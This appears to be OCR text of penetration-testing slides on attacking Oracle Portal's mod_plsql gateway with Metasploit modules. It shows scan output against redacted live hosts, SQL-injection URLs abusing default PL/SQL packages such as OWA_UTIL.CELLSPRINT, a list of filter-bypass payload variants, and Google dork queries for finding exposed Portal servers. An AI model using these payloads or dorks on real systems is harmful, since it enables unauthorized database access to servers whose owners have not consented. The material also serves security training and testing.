
```
[*] 404 for /ows-bin/mydad/admin_/
[*] 404 for /ows-bin/orasso
[*] 404 for /ows-bin/orasso/admin_/
[*] 404 for /ows-bin/online
[*] 404 for /ows-bin/online/admin_/
[+] Received 302 for DAD: /ows-bin/owa --> Redirect to /ows-bin/owa/.home
[+] Received 200 for DAD: /ows-bin/owa/admin_/
[*] 404 for /ows-bin/ows-binqlapp
[*] 404 for /ows-bin/ows-binqlapp/admin_/
[*] 404 for /ows-bin/portal
[*] 404 for /ows-bin/portal/admin_/
[*] 404 for /ows-bin/portal2
```



```
[+] Received 200 for DAD: /
[+] Received 302 for DAD: /pls --> Redirect to /pls/www/
[+] Received 302 for DAD: /pls/ --> Redirect to /pls/www/
[+] Received 302 for DAD: /pls/admin_/ --> Redirect to /pls/www/admin_/?schema=
[+] Received 302 for DAD: /pls/www --> Redirect to /pls/www/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Oracle DAD Scanner


- oracle_dad_scanner.rb
  - Scans for common Oracle DADs
  - Set VERBOSE to false to just see found DADs



```
msf auxiliary(oracle_dad_scanner) > run

[+] Received 302 for DAD: / --> Redirect to http://[redacted].org/
[+] Received 301 for DAD: /db --> Redirect to http://[redacted].23/db/
[+] Received 200 for DAD: /db/
[+] Received 302 for DAD: /ows-bin --> Redirect to /ows-bin/simpledad/
[+] Received 302 for DAD: /ows-bin/ --> Redirect to /ows-bin/simpledad/
[+] Received 302 for DAD: /ows-bin/admin_/ --> Redirect to /ows-bin/simpledad/ad
min_/?schema=sample
[+] Received 302 for DAD: /ows-bin/owa --> Redirect to /ows-bin/owa/.home
[+] Received 302 for DAD: /ows-bin/simpledad --> Redirect to /ows-bin/simpledad/
sample.home
[+] Received 200 for DAD: /ows-bin/simpledad/admin_/
[+] Received 302 for DAD: /ows-bin/ssodad --> Redirect to /ows-bin/ssodad/sample
.home
[+] Received 200 for DAD: /ows-bin/ssodad/admin_/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Oracle DAD Scanner

- [DAD]/admin_/dadentries.htm



Add Database Access Descriptor

Add a new Database Access Descriptor to your existing list. The information configured here include username, password, connect-string, document upload path & procedure, file extensions requiring long raw upload, path alias & associated procedure and confirmation on connection pooling and Single Sign-On compatibility.

Add for Oracle Portal 3.x configuration

Create a Database Access Descriptor pre-configured for use with Oracle Portal 3.x. This descriptor will be configured to use file upload as BLOB, support for path aliasing, light-weight user accounts and Single Sign-On support.

Add for WebDB 2.x configuration

Create a Database Access Descriptor pre-configured for use with WebDB 2.x. This descriptor will be configured to use file upload as LongRaw and HTTP Basic Authentication support

Add Default (blank configuration)

Create a blank Database Access Descriptor.

Edit/Delete Database Access Descriptors

Modify a Database Access Descriptor's information or delete it off the exiting list saved in listener configuration files.

Edit	Delete	Database Access Descriptor Name
✎	✖	%DAD%
✎	✖	%WWV_USER%_HELP
✎	✖	SAMPLE
✎	✖	WEBDB
✎	✖	DUMMY
✎	✖	INTERNET
✎	✖	PROCSEL
✎	✖	TESTE
✎	✖	VESTIBULAR
✎	✖	LINUX

Oracle Portal


- Verify mod_plsql gateway is running
    - Null is valid function and should return a 200
    - Something random is not, and should return a 404
  - – http://www.example.com/pls/dad/null
  - – http://www.example.com/pls/dad/nosuchfunction

- If the server responds with a 200 OK response for the first and a 404 Not Found for the second then it indicates that the server is running the PL/SQL Gateway.

- http://www.owasp.org/index.php/Testing_for_Oracle

Oracle Portal Testing PLSQL Gateway

- oracle_plsql_enabled.rb




```
msf auxiliary(oracle_isplsql_enabled) > set DAD ows-bin/wrong
DAD => ows-bin/wrong
msf auxiliary(oracle_isplsql_enabled) > run

[*] Sending requests to [redacted].23:80/ows-bin/wrong

[*] Received 404 for null
[*] Received 404 for DQHEFZPTS
[-] PL/SQL gateway is not running
[*] Auxiliary module execution completed
msf auxiliary(oracle_isplsql_enabled) > set DAD ows-bin/owa/
DAD => ows-bin/owa/
msf auxiliary(oracle_isplsql_enabled) > run

[*] Sending requests to [redacted].23:80/ows-bin/owa/

[*] Received 200 for null
[*] Received 404 for KMIAJ
[+] [redacted].23:80 PL/SQL Gateway appears to be running!
[*] Auxiliary module execution completed
msf auxiliary(oracle_isplsql_enabled) > 
```

Oracle Portal

- It is possible to exploit vulnerabilities in the PL/SQL packages that are installed by default in the database server. How you do this depends on the version of the PL/SQL Gateway.
- Examples:
  - http://www.example.com/pls/dad/OWA_UTIL.CELLSPRINT?P_THEQUERY=SELECT+USERNAME+FROM+ALL_USERS
  - http://www.example.com/pls/dad/CXTSYS.DRILOAD.VALIDATE_STMT?SQLSTMT=SELECT+1+FROM+DUAL
  - http://server.example.com/pls/dad/orasso.home?);execute+immediate+:1;--=select+1+from+dual

Oracle Portal Exploitation


- oracle_modplsql_pwncheck.rb
- Test the various PL/SQL gateway exploit methods
- Based on notsosecure.com’s oap.pl http://code.google.com/p/oaphacker/



```
msf auxiliary(oracle_modplsql_pwncheck) > set DAD ows-bin/owa/
DAD => ows-bin/owa/
msf auxiliary(oracle_modplsql_pwncheck) > run

[*] Sending requests to [redacted].23:80/ows-bin/owa/

[-] Received 403 for owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 403 for %0Aowa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 400 for %20owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for oaA_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for ow%25%34%31_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 400 for %20owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 403 for %09owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for S%FFS.owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for S%AFS.owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 403 for %5CSYS.owa_util.cellsprint?p_thequery=select+1+from+dual
[-] Received 404 for *SYS*.owa_util.cellsprint?p_thequery=select+1+from+dual
[+] Received 200 for [redacted].23:80/ows-bin/owa/"SYS".owa_util.cellsprint?p_t
hequery=select+1+from+dual
[+] Received 200 for [redacted].23:80/ows-bin/owa/<<"LBL">>owa_util.cellsprint?
p_thequery=select+1+from+dual
[+] Received 200 for [redacted].23:80/ows-bin/owa/<<LBL>>owa_util.cellsprint?p_
thequery=select+1+from+dual
[+] Received 200 for [redacted].23:80/ows-bin/owa/<<LBL>>SYS.owa_util.cellsprin
t?p_thequery=select+1+from+dual
```

Oracle Portal Exploitation


- oracle_modplsql_pwncheck.rb
- Test the various PL/SQL gateway exploit methods



```
[-] Received 404 for XMLGEN.USELOWERCASETAGNAMES?);OWA_UTIL.CELLSPRINT(:1);--=SE
LECT+1+FROM+DUAL
[-] Received 500 for PORTAL.wwv_form.genpopuplist?p_fieldname=_p_attributes&p_fi
eldname=p_attributenames&p_fieldname=p_attributedatatypes&p_fieldname=p_attribut
esiteid&p_lov=SEARCHCHATTRLOV&p_element_index=0&p_formname=SEARCH54_PAGESEARCH_8
99010056&p_where=for_search_criteria%20=%201%20union%20select%201%20from%20dual-
-&p_order=1&-_filter=%25
[-] Received 404 for PORTAL.wwv_dynxml_generator.show?p_text=<ORACLE>SELECT+1+FR
OM+DUAL</ORACLE>
[-] Received 404 for PORTAL.wwv_ui_lovf.show?);OWA_UTIL.CELLSPRINT(:1);--=SELECT
+1+FROM+DUAL
[+] Received 200 for www[redacted]:80/pls/portal/PORTAL.WWV_HTP.CENTERCLOSE?);
OWA_UTIL.CELLSPRINT(:1);--=SELECT+1+FROM+DUAL
[-] Received 404 for ORASSO.HOME?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+1+FROM+DUAL
[-] Received 404 for WWC_VERSION.GET_HTTP_DATABASE_INFO?);OWA_UTIL.CELLSPRINT(:1
);--=SELECT+1+FROM+DUAL
[-] Received 404 for CTXSYS.DRILOAD.VALIDATE_STMT?SQLSTMT=SELECT+1+FROM+DUAL
[*] Auxiliary module execution completed
msf auxiliary(oracle_modplsql_pwncheck) > 
```


Oracle Portal Exploitation

- oracle_modplsql_pwncheck.rb
- Attack Surface?




inurl:/portal/page/portal

About 2,890,000 results (0.09 seconds)




inurl:/pls/portal

About 2,860,000 results (0.19 seconds)




inurl:/pls/portal30

About 64,200 results (0.22 seconds)




inurl:/pls/prod

About 59,300 results (0.15 seconds)



inurl:/pls/orasso

About 11,000 results (0.10 seconds)




inurl:/ows-bin/

About 4,890 results (0.29 seconds)

